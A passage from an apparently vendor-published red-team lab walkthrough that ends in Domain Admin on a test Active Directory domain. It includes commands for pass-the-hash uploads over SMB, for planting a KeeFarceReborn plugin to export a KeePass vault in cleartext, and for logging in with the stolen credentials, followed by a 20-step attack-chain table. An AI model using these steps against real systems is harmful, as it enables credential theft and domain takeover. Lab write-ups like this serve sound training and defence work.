

The catch is that the plugin DLL must be compiled against the exact same version of KeePass.exe running on the target. KeePass plugins reference KeePass.exe as a .NET assembly at compile time, and version mismatches cause load failures. So: download the target’s KeePass.exe via smbclient.py, add it as a reference in Visual Studio, compile the KeeFarceReborn plugin DLL.
Upload the compiled plugin:
smbclient.py Administrator@10.2.10.11 \
    -hashes 'aad3b435b51404eeaad3b435b51404ee:43a0bfc891b70eafabb76f7de4e028f9'

# use C$
# cd Program Files
# cd KeePass Password Safe 2
# cd Plugins
# put /home/sh4rks/Documents/dracarys/KeeFarceRebornPlugin.dll
The DLL is in the Plugins directory. KeePass loads it the next time a user opens or re-opens a database. If the automated rhaegal user session on VHAGAR opens the vault periodically, the plugin triggers on its own.
Use KeePwn’s plugin poll command to wait for the export:
python KeePwn.py plugin poll -u Administrator \
    -H 'aad3b435b51404eeaad3b435b51404ee:43a0bfc891b70eafabb76f7de4e028f9' \
    -t 10.2.10.11

[*] Polling for database export every 5 seconds.. press CTRL+C to abort. DONE
[+] Found cleartext export '\\C$\\Users\rhaegal\AppData\Roaming\export.xml'
[+] Moved remote export to ./export.xml
plugin poll checks the target file system every 5 seconds for the export file that KeeFarceReborn creates. When it appears, KeePwn downloads it and deletes the remote copy. The export contains every entry in the KeePass database in cleartext XML — usernames, passwords, URLs, notes.



The exported vault contains credentials for drogon (a Domain Admin) and the built-in Administrator account.
Domain Admin on BALERION
With the Domain Admin credentials from the KeePass vault, we authenticate to the domain controller:
nxc smb 10.2.10.10 -d dracarys.lab -u Administrator -p '8dC**********'
SMB         10.2.10.10      445    BALERION         [*] Windows 11 / Server 2025 Build 26100 x64 (name:BALERION) (domain:dracarys.lab) (signing:True) (SMBv1:False)
SMB         10.2.10.10      445    BALERION         [+] dracarys.lab\Administrator (Pwn3d!)
Domain Admin. (Pwn3d!) from NetExec confirms local admin on the domain controller. For the built-in Administrator account, that is full domain control.
From a web application SQL injection on a Linux box to Domain Admin on a Server 2025 DC. Twenty steps, three machines, zero user interaction required.
Full attack chain
| Step | Technique | Tool | MITRE |
|---|---|---|---|
| 1 | Pre-auth blind SQLi (CVE-2025-24799) | Metasploit glpi_inventory_plugin_unauth_sqli |
T1190 |
| 2 | RCE via TCPDF path traversal (CVE-2025-24801) | cve-2025-24801.py |
T1059.004 |
| 3 | C2 implant delivery | Mythic Poseidon | T1105 |
| 4 | DB credential extraction | cat config_db.php + MySQL |
T1552.001 |
| 5 | LDAP bind password decryption | Toolbox::sodiumDecrypt() |
T1555 |
| 6 | Domain credential verification | NetExec LDAP | T1078 |
| 7 | SSH as domain user | sunfyre credentials | T1021.004 |
| 8 | Dollar Ticket –machine account creation | Impacket addcomputer.py |
T1136.002 |
| 9 | Kerberos TGT + GSSAPI SSH to root | kinit + ssh -o gssapi-with-mic |
T1558.003 |
| 10 | Kerberos ticket theft (viserion ccache) | /tmp/krb5cc_* |
T1558.005 |
| 11 | Keytab extraction (SYRAX$) | keytabextract.py |
T1558.005 |
| 12 | SPN jacking (HTTP/arrax → VHAGAR$) | bloodyAD |
T1134 |
| 13 | RBCD setup (ARRAX$ → SYRAX$) | Impacket rbcd.py |
T1134.001 |
| 14 | S4U impersonation chain | Impacket getST.py × 2 |
T1558 |
| 15 | Service class rewrite | Impacket tgssub.py |
T1550.003 |
| 16 | Admin access to VHAGAR | Impacket smbclient.py |
T1021.002 |
| 17 | Credential dump (SAM/LSA) | NetExec | T1003.002 |
| 18 | C2 on VHAGAR | Mythic Apollo | T1105 |
| 19 | KeePass vault export | KeeFarceReborn plugin + KeePwn | T1555.005 |
| 20 | Domain Admin | KeePass credentials | T1078.002 |
Want to see how your environment holds up against attack chains like this one? TSO’s managed attack and prevent service provides continuous penetration testing and red team assessments that test your defences against real-world scenarios.